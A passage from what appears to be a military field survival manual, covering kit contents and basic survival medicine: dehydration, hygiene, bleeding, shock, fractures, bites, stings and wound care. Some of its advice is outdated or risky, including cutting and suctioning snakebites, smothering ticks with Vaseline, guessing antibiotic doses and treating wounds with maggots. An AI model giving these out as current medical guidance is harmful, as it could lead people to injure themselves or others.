- Easy to carry or attach to your body.
- Suitable to accept varisized components.
- Durable.

In your survival kit, you should have--



- First aid items.
- Water purification tablets or drops.
- Fire starting equipment.
- Signaling items.
- Food procurement items.
- Shelter items.

Some examples of these items are--

- Lighter, metal match, waterproof matches.
- Snare wire.
- Signaling mirror.
- Wrist compass.
- Fish and snare line.
- Fishhooks.
- Candle.
- Small hand lens.
- Oxytetracycline tablets (diarrhea or infection).
- Water purification tablets.
- Solar blanket.
- Surgical blades.
- Butterfly sutures.
- Condoms for water storage.
- Chap Stick.
- Needle and thread.
- Knife.

Include a weapon only if the situation so dictates. Read about and practice the survival techniques in this manual. Consider your unit's mission and the environment in which your unit will operate. Then prepare your survival kit.

CHAPTER 4 - BASIC SURVIVAL MEDICINE

Foremost among the many problems that can compromise a survivor's ability to return to safety are medical problems resulting from parachute descent and landing, extreme climates, ground combat, evasion, and illnesses contracted in captivity.

Many evaders and survivors have reported difficulty in treating injuries and illness due to the lack of training and medical supplies. For some, this led to capture or surrender.

Survivors have related feeling of apathy and helplessness because they could not treat themselves in this environment. The ability to treat themselves increased their morale and cohesion and aided in their survival and eventual return to friendly forces.

One man with a fair amount of basic medical knowledge can make a difference in the lives of many. Without qualified medical personnel available, it is you who must know what to do to stay alive.

REQUIREMENTS FOR MAINTENANCE OF HEALTH

To survive, you need water and food. You must also have and apply high personal hygiene standards.

Water

Your body loses water through normal body processes (sweating, urinating, and defecating). During average daily exertion when the atmospheric temperature is 20 degrees Celsius (C) (68 degrees Fahrenheit), the average adult loses and therefore requires 2 to 3 liters of water daily. Other factors, such as heat exposure, cold exposure, intense activity, high altitude, burns, or illness, can cause your body to lose more water. You must replace this water.
Dehydration results from inadequate replacement of lost body fluids. It decreases your efficiency and, if injured, increases your susceptibility to severe shock. Consider the following results of body fluid loss:

- A 5 percent loss of body fluids results in thirst, irritability, nausea, and weakness.
- A 10 percent loss results in dizziness, headache, inability to walk, and a tingling sensation in the limbs.
- A 15 percent loss results in dim vision, painful urination, swollen tongue, deafness, and a numb feeling in the skin.
- A loss greater than 15 percent of body fluids may result in death.

The most common signs and symptoms of dehydration are--

- Dark urine with a very strong odor.

- Low urine output.
- Dark, sunken eyes.
- Fatigue.
- Emotional instability.
- Loss of skin elasticity.
- Delayed capillary refill in fingernail beds.
- Trench line down center of tongue.
- Thirst. Last on the list because you are already 2 percent dehydrated by the time you crave fluids.

You replace the water as you lose it. Trying to make up a deficit is difficult in a survival situation, and thirst is not a sign of how much water you need.
Most people cannot comfortably drink more than 1 liter of water at a time. So, even when not thirsty, drink small amounts of water at regular intervals each hour to prevent dehydration.
If you are under physical and mental stress or subject to severe conditions, increase your water intake. Drink enough liquids to maintain a urine output of at least 0.5 liter every 24 hours.
In any situation where food intake is low, drink 6 to 8 liters of water per day. In an extreme climate, especially an arid one, the average person can lose 2.5 to 3.5 liters of water *per hour.* In this type of climate, you should drink 14 to 30 liters of water per day.
With the loss of water there is also a loss of electrolytes (body salts). The average diet can usually keep up with these losses but in an extreme situation or illness, additional sources need to be provided. A mixture of 0.25 teaspoon of salt to 1 liter of water will provide a concentration that the body tissues can readily absorb.
Of all the physical problems encountered in a survival situation, the loss of water is the most preventable. The following are basic guidelines for the prevention of dehydration:

- *Always drink water when eating.* Water is used and consumed as a part of the digestion process and can lead to dehydration.
- *Acclimatize.* The body performs more efficiently in extreme conditions when acclimatized.
- *Conserve sweat not water.* Limit sweat-producing activities but drink water.
- *Ration water.* Until you find a suitable source, ration your water sensibly. A daily intake of 500 cubic centimeter (0.5 liter) of a sugar-water mixture (2 teaspoons per liter) will suffice to prevent severe dehydration for at least a week, provided you keep water losses to a minimum by limiting activity and heat gain or loss.

You can estimate fluid loss by several means. A standard field dressing holds about 0.25 liter (one-fourth canteen) of blood. A soaked T-shirt holds 0.5 to 0.75 liter.
You can also use the pulse and breathing rate to estimate fluid loss. Use the following as a guide:

- With a 0.75 liter loss the wrist pulse rate will be under 100 beats per minute and the breathing rate 12 to 20 breaths per minute.
- With a 0.75 to 1.5 liter loss the pulse rate will be 100 to 120 beats per minute and 20 to 30 breaths per minute.
- With a 1.5 to 2 liter loss the pulse rate will be 120 to 140 beats per minute and 30 to 40 breaths per minute. Vital signs above these rates require more advanced care.

Food

Although you can live several weeks without food, you need an adequate amount to stay healthy. Without food your mental and physical capabilities will deteriorate rapidly, and you will become weak. Food replenishes the substances that your body burns and provides energy. It provides vitamins, minerals, salts, and other elements essential to good health. Possibly more important, it helps morale. The two basic sources of food are plants and animals (including fish). In varying degrees both provide the calories, carbohydrates, fats, and proteins needed for normal daily body functions.

Calories are a measure of heat and potential energy. The average person needs 2,000 calories per day to function at a minimum level. An adequate amount of carbohydrates, fats, and proteins without an adequate caloric intake will lead to starvation and cannibalism of the body's own tissue for energy.

Plant Foods

These foods provide carbohydrates--the main source of energy. Many plants provide enough protein to keep the body at normal efficiency. Although plants may not provide a balanced diet, they will sustain you even in the arctic, where meat's heat-producing qualities are normally essential. Many plant foods such as nuts and seeds will give you enough protein and oils for normal efficiency. Roots, green vegetables, and plant food containing natural sugar will provide calories and carbohydrates that give the body natural energy.
The food value of plants becomes more and more important if you are eluding the enemy or if you are in an area where wildlife is scarce. For instance--

- You can dry plants by wind, air, sun, or fire. This retards spoilage so that you can store or carry the plant food with you to use when needed.
- You can obtain plants more easily and more quietly than meat. This is extremely important when the enemy is near.

Animal Foods

Meat is more nourishing than plant food. In fact, it may even be more readily available in some places. However, to get meat, you need to know the habits of, and how to capture, the various wildlife.
To satisfy your immediate food needs, first seek the more abundant and more easily obtained wildlife, such as insects, crustaceans, mollusks, fish, and reptiles. These can satisfy your immediate hunger while you are preparing traps and snares for larger game.

Personal Hygiene

In any situation, cleanliness is an important factor in preventing infection and disease. It becomes even more important in a survival situation. Poor hygiene can reduce your chances of survival.
A daily shower with hot water and soap is ideal, but you can stay clean without this luxury. Use a cloth and soapy water to wash yourself. Pay special attention to the feet, armpits, crotch, hands, and hair as these are prime areas for infestation and infection. If water is scarce, take an "air" bath. Remove as much of your clothing as practical and expose your body to the sun and air for at least 1 hour. Be careful not to sunburn.
If you don't have soap, use ashes or sand, or make soap from animal fat and wood ashes, if your situation allows. To make soap--

- Extract grease from animal fat by cutting the fat into small pieces and cooking them in a pot.
- Add enough water to the pot to keep the fat from sticking as it cooks.
- Cook the fat slowly, stirring frequently.
- After the fat is rendered, pour the grease into a container to harden.
- Place ashes in a container with a spout near the bottom.
- Pour water over the ashes and collect the liquid that drips out of the spout in a separate container. This liquid is the potash or lye. Another way to get the lye is to pour the slurry (the mixture of ashes and water) through a straining cloth.
- In a cooking pot, mix two parts grease to one part potash.
- Place this mixture over a fire and boil it until it thickens.

After the mixture--the soap--cools, you can use it in the semiliquid state directly from the pot. You can also pour it into a pan, allow it to harden, and cut it into bars for later use.

Keep Your Hands Clean

Germs on your hands can infect food and wounds. Wash your hands after handling any material that is likely to carry germs, after visiting the latrine, after caring for the sick, and before handling any food, food utensils, or drinking water. Keep your fingernails closely trimmed and clean, and keep your fingers out of your mouth.

Keep Your Hair Clean

Your hair can become a haven for bacteria or fleas, lice, and other parasites. Keeping your hair clean, combed, and trimmed helps you avoid this danger.

Keep Your Clothing Clean

Keep your clothing and bedding as clean as possible to reduce the chance of skin infection as well as to decrease the danger of parasitic infestation. Clean your outer clothing whenever it becomes soiled. Wear clean underclothing and socks each day. If water is scarce, "air" clean your clothing by shaking, airing, and sunning it for 2 hours. If you are using a sleeping bag, turn it inside out after each use, fluff it, and air it.

Keep Your Teeth Clean

Thoroughly clean your mouth and teeth with a toothbrush at least once each day. If you don't have a toothbrush, make a chewing stick. Find a twig about 20 centimeters long and 1 centimeter wide. Chew one end of the stick to separate the fibers. Now brush your teeth thoroughly. Another way is to wrap a clean strip of cloth around your fingers and rub your teeth with it to wipe away food particles. You can also brush your teeth with small amounts of sand, baking soda, salt, or soap. Then rinse your mouth with water, salt water, or willow bark tea. Also, flossing your teeth with string or fiber helps oral hygiene.
If you have cavities, you can make temporary fillings by placing candle wax, tobacco, aspirin, hot pepper, tooth paste or powder, or portions of a ginger root into the cavity. Make sure you clean the cavity by rinsing or picking the particles out of the cavity before placing a filling in the cavity.

Take Care of Your Feet

To prevent serious foot problems, break in your shoes before wearing them on any mission. Wash and massage your feet daily. Trim your toenails straight across. Wear an insole and the proper size of dry socks. Powder and check your feet daily for blisters.
If you get a small blister, do not open it. An intact blister is safe from infection. Apply a padding material around the blister to relieve pressure and reduce friction. If the blister bursts, treat it as an open wound. Clean and dress it daily and pad around it. Leave large blisters intact. To avoid having the blister burst or tear under pressure and cause a painful and open sore, do the following:

- Obtain a sewing-type needle and a clean or sterilized thread.
- Run the needle and thread through the blister after cleaning the blister.
- Detach the needle and leave both ends of the thread hanging out of the blister. The thread will absorb the liquid inside. This reduces the size of the hole and ensures that the hole does not close up.
- Pad around the blister.

Get Sufficient Rest

You need a certain amount of rest to keep going. Plan for regular rest periods of at least 10 minutes per hour during your daily activities. Learn to make yourself comfortable under less than ideal conditions. A change from mental to physical activity or vice versa can be refreshing when time or situation does not permit total relaxation.

Keep Camp Site Clean

Do not soil the ground in the camp site area with urine or feces. Use latrines, if available. When latrines are not available, dig "cat holes" and cover the waste. Collect drinking water upstream from the camp site. Purify all water.

MEDICAL EMERGENCIES

Medical problems and emergencies you may be faced with include breathing problems, severe bleeding, and shock.

Breathing Problems

Any one of the following can cause airway obstruction, resulting in stopped breathing:

- Foreign matter in mouth of throat that obstructs the opening to the trachea.
- Face or neck injuries.
- Inflammation and swelling of mouth and throat caused by inhaling smoke, flames, and irritating vapors or by an allergic reaction.
- "Kink" in the throat (caused by the neck bent forward so that the chin rests upon the chest) may block the passage of air.
- Tongue blocks passage of air to the lungs upon unconsciousness. When an individual is unconscious, the muscles of the lower jaw and tongue relax as the neck drops forward, causing the lower jaw to sag and the tongue to drop back and block the passage of air.

Severe Bleeding

Severe bleeding from any major blood vessel in the body is extremely dangerous. The loss of 1 liter of blood will produce moderate symptoms of shock. The loss of 2 liters will produce a severe state of shock that places the body in extreme danger. The loss of 3 liters is usually fatal.

Shock

Shock (acute stress reaction) is not a disease in itself. It is a clinical condition characterized by symptoms that arise when cardiac output is insufficient to fill the arteries with blood under enough pressure to provide an adequate blood supply to the organs and tissues.

LIFESAVING STEPS

Control panic, both your own and the victim's. Reassure him and try to keep him quiet.
Perform a rapid physical exam. Look for the cause of the injury and follow the ABCs of first aid, starting with the airway and breathing, but be discerning. A person may die from arterial bleeding more quickly than from an airway obstruction in some cases.

Open Airway and Maintain

You can open an airway and maintain it by using the following steps.
Step 1. Check if the victim has a partial or complete airway obstruction. If he can cough or speak, allow him to clear the obstruction naturally. Stand by, reassure the victim, and be ready to clear his airway and

perform mouth-to-mouth resuscitation should he become unconscious. If his airway is completely obstructed, administer abdominal thrusts until the obstruction is cleared.
Step 2. Using a finger, quickly sweep the victim's mouth clear of any foreign objects, broken teeth, dentures, sand.
Step 3. Using the jaw thrust method, grasp the angles of the victim's lower jaw and lift with both hands, one on each side, moving the jaw forward. For stability, rest your elbows on the surface on which the victim is lying. If his lips are closed, gently open the lower lip with your thumb (Figure 4-1).




Figure 4-1. Jaw thrust method.

Step 4. With the victim's airway open, pinch his nose closed with your thumb and forefinger and blow two complete breaths into his lungs. Allow the lungs to deflate after the second inflation and perform the following:

- *Look* for his chest to rise and fall.
- *Listen* for escaping air during exhalation.
- *Feel* for flow of air on your cheek.

Step 5. If the forced breaths do not stimulate spontaneous breathing, maintain the victim's breathing by performing mouth-to-mouth resuscitation.
Step 6. There is danger of the victim vomiting during mouth-to-mouth resuscitation. Check the victim's mouth periodically for vomit and clear as needed.

> *Note: Cardiopulmonary resuscitation (CPR) may be necessary after cleaning the airway, but only after major bleeding is under control. See FM 21-20, the American Heart Association manual, the Red Cross manual, or most other first aid books for detailed instructions on CPR.*

Control Bleeding

In a survival situation, you must control serious bleeding immediately because replacement fluids normally are not available and the victim can die within a matter of minutes. External bleeding falls into the following classifications (according to its source):

- *Arterial.* Blood vessels called arteries carry blood away from the heart and through the body. A cut artery issues *bright red* blood from the wound in *distinct spurts* or pulses that correspond to the rhythm of the heartbeat. Because the blood in the arteries is under high pressure, an individual can lose a large volume of blood in a short period when damage to an artery of significant size occurs. Therefore, arterial bleeding is the most serious type of bleeding. If not controlled promptly, it can be fatal.

- *Venous*. Venous blood is blood that is returning to the heart through blood vessels called veins. A steady flow of *dark red, maroon, or bluish blood* characterizes bleeding from a vein. You can usually control venous bleeding more easily than arterial bleeding.
- *Capillary.* The capillaries are the extremely small vessels that connect the arteries with the veins. Capillary bleeding most commonly occurs in minor cuts and scrapes. This type of bleeding is not difficult to control.

You can control external bleeding by direct pressure, indirect (pressure points) pressure, elevation, digital ligation, or tourniquet.

Direct Pressure

The most effective way to control external bleeding is by applying pressure directly over the wound. This pressure must not only be firm enough to stop the bleeding, but it must also be maintained long enough to "seal off" the damaged surface.
If bleeding continues after having applied direct pressure for 30 minutes, apply a pressure dressing. This dressing consists of a thick dressing of gauze or other suitable material applied directly over the wound and held in place with a tightly wrapped bandage (Figure 4-2). It should be tighter than an ordinary compression bandage but not so tight that it impairs circulation to the rest of the limb. Once you apply the dressing, *do not remove it,* even when the dressing becomes blood soaked.



Figure 4-2. Application of a pressure dressing.

Leave the pressure dressing in place for 1 or 2 days, after which you can remove and replace it with a smaller dressing.
In the long-term survival environment, make fresh, daily dressing changes and inspect for signs of infection.

Elevation

Raising an injured extremity as high as possible above the heart's level slows blood loss by aiding the return of blood to the heart and lowering the blood pressure at the wound. However, elevation alone will not control bleeding entirely; you must also apply direct pressure over the wound. When treating a snakebite, however, keep the extremity lower than the heart.

Pressure Points

A pressure point is a location where the main artery to the wound lies near the surface of the skin or where the artery passes directly over a bony prominence (Figure 4-3). You can use digital pressure on a pressure point to slow arterial bleeding until the application of a pressure dressing. Pressure point control is not as effective for controlling bleeding as direct pressure exerted on the wound. It is rare when a single major compressible artery supplies a damaged vessel.



Figure 4-3. Pressure points.

If you cannot remember the exact location of the pressure points, follow this rule: Apply pressure at the end of the joint just above the injured area. On hands, feet, and head, this will be the wrist, ankle, and neck, respectively.

WARNING
Use caution when applying pressure to the neck. Too much pressure for too long may cause unconsciousness or death. Never place a tourniquet around the neck.

Maintain pressure points by placing a round stick in the joint, bending the joint over the stick, and then keeping it tightly bent by lashing. By using this method to maintain pressure, it frees your hands to work in other areas.

Digital Ligation

You can stop major bleeding immediately or slow it down by applying pressure with a finger or two on the bleeding end of the vein or artery. Maintain the pressure until the bleeding stops or slows down enough to apply a pressure bandage, elevation, and so forth.

Tourniquet

Use a tourniquet only when direct pressure over the bleeding point and all other methods did not control the bleeding. If you leave a tourniquet in place too long, the damage to the tissues can progress to gangrene, with a loss of the limb later. An improperly applied tourniquet can also cause permanent damage to nerves and other tissues at the site of the constriction.
If you must use a tourniquet, place it around the extremity, between the wound and the heart, 5 to 10 centimeters above the wound site (Figure 4-4). Never place it directly over the wound or a fracture. Use a stick as a handle to tighten the tourniquet and tighten it only enough to stop blood flow. When you have tightened the tourniquet, bind the free end of the stick to the limb to prevent unwinding.



Figure 4-4. Application of tourniquet.

After you secure the tourniquet, clean and bandage the wound. A lone survivor **does not** remove or release an applied tourniquet. In a buddy system, however, the buddy can release the tourniquet pressure every 10 to 15 minutes for 1 or 2 minutes to let blood flow to the rest of the extremity to prevent limb loss.

Prevent and Treat Shock

Anticipate shock in all injured personnel. Treat all injured persons as follows, regardless of what symptoms appear (Figure 4-5):

- If the victim is conscious, place him on a level surface with the lower extremities elevated 15 to 20 centimeters.
- If the victim is unconscious, place him on his side or abdomen with his head turned to one side to prevent choking on vomit, blood, or other fluids.

- If you are unsure of the best position, place the victim perfectly flat. Once the victim is in a shock position, do not move him.
- Maintain body heat by insulating the victim from the surroundings and, in some instances, applying external heat.
- If wet, remove all the victim's wet clothing as soon as possible and replace with dry clothing.
- Improvise a shelter to insulate the victim from the weather.
- Use warm liquids or foods, a prewarmed sleeping bag, another person, warmed water in canteens, hot rocks wrapped in clothing, or fires on either side of the victim to provide external warmth.
- If the victim is conscious, slowly administer small doses of a warm salt or sugar solution, if available.
- If the victim is unconscious or has abdominal wounds, do not give fluids by mouth.
- Have the victim rest for at least 24 hours.
- If you are a lone survivor, lie in a depression in the ground, behind a tree, or any other place out of the weather, with your head lower than your feet.
- If you are with a buddy, reassess your patient constantly.



Figure 4-5. Treatment for shock.

BONE AND JOINT INJURY

You could face bone and joint injuries that include fractures, dislocations, and sprains.

Fractures

There are basically two types of fractures: open and closed. With an open (or compound) fracture, the bone protrudes through the skin and complicates the actual fracture with an open wound. After setting the fracture, treat the wound as any other open wound.

The closed fracture has no open wounds. Follow the guidelines for immobilization, and set and splint the fracture.

The signs and symptoms of a fracture are pain, tenderness, discoloration, swelling deformity, loss of function, and grating (a sound or feeling that occurs when broken bone ends rub together).

The dangers with a fracture are the severing or the compression of a nerve or blood vessel at the site of fracture. For this reason minimum manipulation should be done, and only very cautiously. If you notice the area below the break becoming numb, swollen, cool to the touch, or turning pale, and the victim shows signs of shock, a major vessel may have been severed. You must control this internal bleeding. Rest the victim for shock, and replace lost fluids.

Often you must maintain traction during the splinting and healing process. You can effectively pull smaller bones such as the arm or lower leg by hand. You can create traction by wedging a hand or foot in the V-notch of a tree and pushing against the tree with the other extremity. You can then splint the break.

Very strong muscles hold a broken thighbone (femur) in place making it difficult to maintain traction during healing. You can make an improvised traction splint using natural material (Figure 4-6) as follows:

- Get two forked branches or saplings at least 5 centimeters in diameter. Measure one from the patient's armpit to 20 to 30 centimeters past his unbroken leg. Measure the other from the groin to 20 to 30 centimeters past the unbroken leg. Ensure that both extend an equal distance beyond the end of the leg.
- Pad the two splints. Notch the ends without forks and lash a 20- to 30-centimeter cross member made from a 5-centimeter diameter branch between them.

Using available material (vines, cloth, rawhide), tie the splint around the upper portion of the body and down the length of the broken leg. Follow the splinting guidelines.

- With available material, fashion a wrap that will extend around the ankle, with the two free ends tied to the cross member.
- Place a 10- by 2.5-centimeter stick in the middle of the free ends of the ankle wrap between the cross member and the foot. Using the stick, twist the material to make the traction easier.
- Continue twisting until the broken leg is as long or slightly longer than the unbroken leg.
- Lash the stick to maintain traction.

  Note: Over time you may lose traction because the material weakened. Check the traction periodically. If you must change or repair the splint, maintain the traction manually for a short time.



Figure 4-6. Improvised traction splint.

Dislocations

Dislocations are the separations of bone joints causing the bones to go out of proper alignment. These misalignments can be extremely painful and can cause an impairment of nerve or circulatory function below the area affected. You must place these joints back into alignment as quickly as possible.
Signs and symptoms of dislocations are joint pain, tenderness, swelling, discoloration, limited range of motion, and deformity of the joint. You treat dislocations by reduction, immobilization, and rehabilitation.
Reduction or "setting" is placing the bones back into their proper alignment. You can use several methods, but manual traction or the use of weights to pull the bones are the safest and easiest. Once performed, reduction decreases the victim's pain and allows for normal function and circulation. Without an X ray, you can judge proper alignment by the look and feel of the joint and by comparing it to the joint on the opposite side.
Immobilization is nothing more than splinting the dislocation after reduction. You can use any field-expedient material for a splint or you can splint an extremity to the body. The basic guidelines for splinting are--

- Splint above and below the fracture site.
- Pad splints to reduce discomfort.
- Check circulation below the fracture after making each tie on the splint.

To rehabilitate the dislocation, remove the splints after 7 to 14 days. Gradually use the injured joint until fully healed.

Sprains

The accidental overstretching of a tendon or ligament causes sprains. The signs and symptoms are pain, swelling, tenderness, and discoloration (black and blue).
When treating sprains, think RICE--

R Rest injured area.
-

I - Ice for 24 hours, then heat after that.

C - Compression-wrapping and/or splinting to help stabilize. If possible, leave the boot on a sprained ankle unless circulation is compromised.

E - Elevation of the affected area.

BITES AND STINGS

Insects and related pests are hazards in a survival situation. They not only cause irritations, but they are often carriers of diseases that cause severe allergic reactions in some individuals. In many parts of the world you will be exposed to serious, even fatal, diseases not encountered in the United States.
Ticks can carry and transmit diseases, such as Rocky Mountain spotted fever common in many parts of the United States. Ticks also transmit the Lyme disease.
Mosquitoes may carry malaria, dengue, and many other diseases.
Flies can spread disease from contact with infectious sources. They are causes of sleeping sickness, typhoid, cholera, and dysentery.
Fleas can transmit plague.
Lice can transmit typhus and relapsing fever.
The best way to avoid the complications of insect bites and stings is to keep immunizations (including booster shots) up-to-date, avoid insect-infested areas, use netting and insect repellent, and wear all clothing properly.
If you get bitten or stung, do not scratch the bite or sting, it might become infected. Inspect your body at least once a day to ensure there are no insects attached to you. If you find ticks attached to your body, cover them with a substance, such as Vaseline, heavy oil, or tree sap, that will cut off their air supply. Without air, the tick releases its hold, and you can remove it. Take care to remove the whole tick. Use tweezers if you have them. Grasp the tick where the mouth parts are attached to the skin. Do not squeeze the tick's body. Wash your hands after touching the tick. Clean the tick wound daily until healed.

Treatment

It is impossible to list the treatment of all the different types of bites and stings. Treat bites and stings as follows:

- If antibiotics are available for your use, become familiar with them before deployment and use them.
- Predeployment immunizations can prevent most of the common diseases carried by mosquitoes and some carried by flies.
- The common fly-borne diseases are usually treatable with penicillins or erythromycin.
- Most tick-, flea-, louse-, and mite-borne diseases are treatable with tetracycline.
- Most antibiotics come in 250 milligram (mg) or 500 mg tablets. If you cannot remember the exact dose rate to treat a disease, 2 tablets, 4 times a day for 10 to 14 days will usually kill any bacteria.

Bee and Wasp Stings

If stung by a bee, immediately remove the stinger and venom sac, if attached, by scraping with a fingernail or a knife blade. Do not squeeze or grasp the stinger or venom sac, as squeezing will force more venom into the wound. Wash the sting site thoroughly with soap and water to lessen the chance of a secondary infection.
If you know or suspect that you are allergic to insect stings, always carry an insect sting kit with you. Relieve the itching and discomfort caused by insect bites by applying--

- Cold compresses.
- A cooling paste of mud and ashes.
- Sap from dandelions.
- Coconut meat.
- Crushed cloves of garlic.
- Onion.

Spider Bites and Scorpion Stings

The black widow spider is identified by a red hourglass on its abdomen. Only the female bites, and it has a neurotoxic venom. The initial pain is not severe, but severe local pain rapidly develops. The pain gradually spreads over the entire body and settles in the abdomen and legs. Abdominal cramps and progressive nausea, vomiting, and a rash may occur. Weakness, tremors, sweating, and salivation may occur. Anaphylactic reactions can occur. Symptoms begin to regress after several hours and are usually gone in a few days. Threat for shock. Be ready to perform CPR. Clean and dress the bite area to reduce the risk of infection. An antivenin is available.

The funnelweb spider is a large brown or gray spider found in Australia. The symptoms and the treatment for its bite are as for the black widow spider.

The brown house spider or brown recluse spider is a small, light brown spider identified by a dark brown violin on its back. There is no pain, or so little pain, that usually a victim is not aware of the bite. Within a few hours a painful red area with a mottled cyanotic center appears. Necrosis does not occur in all bites, but usually in 3 to 4 days, a star-shaped, firm area of deep purple discoloration appears at the bite site. The area turns dark and mummified in a week or two. The margins separate and the scab falls off, leaving an open ulcer. Secondary infection and regional swollen lymph glands usually become visible at this stage. The outstanding characteristic of the brown recluse bite is an ulcer that does not heal but persists for weeks or months. In addition to the ulcer, there is often a systemic reaction that is serious and may lead to death. Reactions (fever, chills, joint pain, vomiting, and a generalized rash) occur chiefly in children or debilitated persons.

Tarantulas are large, hairy spiders found mainly in the tropics. Most do not inject venom, but some South American species do. They have large fangs. If bitten, pain and bleeding are certain, and infection is likely. Treat a tarantula bite as for any open wound, and try to prevent infection. If symptoms of poisoning appear, treat as for the bite of the black widow spider.

Scorpions are all poisonous to a greater or lesser degree. There are two different reactions, depending on the species:

- Severe local reaction only, with pain and swelling around the area of the sting. Possible prickly sensation around the mouth and a thick-feeling tongue.
- Severe systemic reaction, with little or no visible local reaction. Local pain may be present. Systemic reaction includes respiratory difficulties, thick-feeling tongue, body spasms, drooling, gastric distention, double vision, blindness, involuntary rapid movement of the eyeballs, involuntary urination and defecation, and heart failure. Death is rare, occurring mainly in children and adults with high blood pressure or illnesses.

Treat scorpion stings as you would a black widow bite.

Snakebites

The chance of a snakebite in a survival situation is rather small, if you are familiar with the various types of snakes and their habitats. However, it could happen and you should know how to treat a snakebite. Deaths from snakebites are rare. More than one-half of the snakebite victims have little or no poisoning, and only about one-quarter develop serious systemic poisoning. However, the chance of a snakebite in a survival situation can affect morale, and failure to take preventive measures or failure to treat a snakebite properly can result in needless tragedy.

The primary concern in the treatment of snakebite is to limit the amount of eventual tissue destruction around the bite area.

A bite wound, regardless of the type of animal that inflicted it, can become infected from bacteria in the animal's mouth. With nonpoisonous as well as poisonous snakebites, this local infection is responsible for a large part of the residual damage that results.

Snake venoms not only contain poisons that attack the victim's central nervous system (neurotoxins) and blood circulation (hemotoxins), but also digestive enzymes (cytotoxins) to aid in digesting their prey. These poisons can cause a very large area of tissue death, leaving a large open wound. This condition could lead to the need for eventual amputation if not treated.

Shock and panic in a person bitten by a snake can also affect the person's recovery. Excitement, hysteria, and panic can speed up the circulation, causing the body to absorb the toxin quickly. Signs of shock occur within the first 30 minutes after the bite.

Before you start treating a snakebite, determine whether the snake was poisonous or nonpoisonous. Bites from a nonpoisonous snake will show rows of teeth. Bites from a poisonous snake may have rows of teeth showing, but will have one or more distinctive puncture marks caused by fang penetration. Symptoms of a poisonous bite may be spontaneous bleeding from the nose and anus, blood in the urine, pain at the site of the bite, and swelling at the site of the bite within a few minutes or up to 2 hours later. Breathing difficulty, paralysis, weakness, twitching, and numbness are also signs of neurotoxic venoms. These signs usually appear 1.5 to 2 hours after the bite.

If you determine that a poisonous snake bit an individual, take the following steps:

- Reassure the victim and keep him still.
- Set up for shock and force fluids or give an intravenous (IV).
- Remove watches, rings, bracelets, or other constricting items.
- Clean the bite area.
- Maintain an airway (especially if bitten near the face or neck) and be prepared to administer mouth-to-mouth resuscitation or CPR.
- Use a constricting band between the wound and the heart.
- Immobilize the site.
- Remove the poison as soon as possible by using a mechanical suction device or by squeezing.

Do not--

- Give the victim alcoholic beverages or tobacco products.
- Give morphine or other central nervous system (CNS) depressors.
- Make any deep cuts at the bite site. Cutting opens capillaries that in turn open a direct route into the blood stream for venom and infection.

  Note: If medical treatment is over one hour away, make an incision (no longer than 6 millimeters and no deeper than 3 millimeter) over each puncture, cutting just deep enough to enlarge the fang opening, but only through the first or second layer of skin. Place a suction cup over the bite so that you have a good vacuum seal. Suction the bite site 3 to 4 times. Use mouth suction ***only as a last resort and only if you do not have open sores in your mouth.*** *Spit the envenomed blood out and rinse your mouth with water. This method will draw out 25 to 30 percent of the venom.*

- Put your hands on your face or rub your eyes, as venom may be on your hands. Venom may cause blindness.
- Break open the large blisters that form around the bite site.

After caring for the victim as described above, take the following actions to minimize local effects:

- If infection appears, keep the wound open and clean.
- Use heat after 24 to 48 hours to help prevent the spread of local infection. Heat also helps to draw out an infection.
- Keep the wound covered with a dry, sterile dressing.
- Have the victim drink large amounts of fluids until the infection is gone.

WOUNDS

An interruption of the skin's integrity characterizes wounds. These wounds could be open wounds, skin diseases, frostbite, trench foot, and burns.

Open Wounds

Open wounds are serious in a survival situation, not only because of tissue damage and blood loss, but also because they may become infected. Bacteria on the object that made the wound, on the individual's skin and clothing, or on other foreign material or dirt that touches the wound may cause infection.
By taking proper care of the wound you can reduce further contamination and promote healing. Clean the wound as soon as possible after it occurs by--

- Removing or cutting clothing away from the wound.
- Always looking for an exit wound if a sharp object, gun shot, or projectile caused a wound.
- Thoroughly cleaning the skin around the wound.
- Rinsing (not scrubbing) the wound with large amounts of water under pressure. You can use fresh urine if water is not available.

The "open treatment" method is the safest way to manage wounds in survival situations. Do not try to close any wound by suturing or similar procedures. Leave the wound open to allow the drainage of any pus resulting from infection. As long as the wound can drain, it generally will not become life-threatening, regardless of how unpleasant it looks or smells.
Cover the wound with a clean dressing. Place a bandage on the dressing to hold it in place. Change the dressing daily to check for infection.
If a wound is gaping, you can bring the edges together with adhesive tape cut in the form of a "butterfly" or "dumbbell" (Figure 4-7).



Figure 4-7. Butterfly closure.

In a survival situation, some degree of wound infection is almost inevitable. Pain, swelling, and redness around the wound, increased temperature, and pus in the wound or on the dressing indicate infection is present.
To treat an infected wound--

- Place a warm, moist compress directly on the infected wound. Change the compress when it cools, keeping a warm compress on the wound for a total of 30 minutes. Apply the compresses three or four times daily.
- Drain the wound. Open and gently probe the infected wound with a sterile instrument.
- Dress and bandage the wound.
- Drink a lot of water.

Continue this treatment daily until all signs of infection have disappeared.
If you do not have antibiotics and the wound has become severely infected, does not heal, and ordinary debridement is impossible, consider maggot therapy, despite its hazards:

- Expose the wound to flies for one day and then cover it.
- Check daily for maggots.
- Once maggots develop, keep wound covered but check daily.
- Remove all maggots when they have cleaned out all dead tissue and before they start on healthy tissue. Increased pain and bright red blood in the wound indicate that the maggots have reached healthy tissue.
- Flush the wound repeatedly with sterile water or fresh urine to remove the maggots.
- Check the wound every four hours for several days to ensure all maggots have been removed.
- Bandage the wound and treat it as any other wound. It should heal normally.

Skin Diseases and Ailments

Although boils, fungal infections, and rashes rarely develop into a serious health problem, they cause discomfort and you should treat them.

Boils

Apply warm compresses to bring the boil to a head. Then open the boil using a sterile knife, wire, needle, or similar item. Thoroughly clean out the pus using soap and water. Cover the boil site, checking it periodically to ensure no further infection develops.

Fungal Infections

Keep the skin clean and dry, and expose the infected area to as much sunlight as possible. *Do not scratch* the affected area. During the Southeast Asian conflict, soldiers used antifungal powders, lye soap, chlorine bleach, alcohol, vinegar, concentrated salt water, and iodine to treat fungal infections with varying degrees of success. *As with any "unorthodox" method of treatment, use it with caution.*

Rashes

To treat a skin rash effectively, first determine what is causing it. This determination may be difficult even in the best of situations. Observe the following rules to treat rashes:

- If it is moist, keep it dry.
- If it is dry, keep it moist.
- Do not scratch it.

Use a compress of vinegar or tannic acid derived from tea or from boiling acorns or the bark of a hardwood tree to dry weeping rashes. Keep dry rashes moist by rubbing a small amount of rendered animal fat or grease on the affected area.

Remember, treat rashes as open wounds and clean and dress them daily. There are many substances available to survivors in the wild or in captivity for use as antiseptics to treat wound:

- *Iodine tablets.* Use 5 to 15 tablets in a liter of water to produce a good rinse for wounds during healing.
